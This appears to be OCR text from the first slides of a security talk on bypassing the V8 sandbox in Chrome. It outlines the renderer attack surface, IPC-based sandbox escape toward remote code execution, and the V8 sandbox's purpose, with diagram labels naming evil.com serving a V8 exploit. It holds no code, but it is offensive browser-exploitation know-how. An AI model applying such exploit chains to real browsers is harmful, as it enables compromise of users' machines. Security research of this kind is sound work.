
V8 Sandbox bypass

Yuriy Pazdnikov


Junior pentester, BI.ZONE

@phoen1xxx

1. Chrome security layers



Attack surface




request

response with v8 exploit

evil.com

Attack surface




request

response with
v8 exploit


evil.com

Attack surface

- The renderer's rights are limited and it cannot make system calls directly, however, with the help of a compromised renderer, an attacker can:
  - To call ipc methods in order to further exploit the chrome ipc Sandbox and obtain a full-fledged rce.
  - To attack sites under the same domain.
- To complicate attacks on the renderer, the v8 security team has introduced a new defense mechanism – the v8 sandbox.



2. V8 sandbox.




V8 sandbox

Background:

- The attacker has a memory corruption vulnerability in v8
- It is necessary to make sure that even if there is a memory corruption vulnerability, further exploitation is impossible.
(Full control over the process memory.)

V8 sandbox.



request

evil.com

V8 sandbox

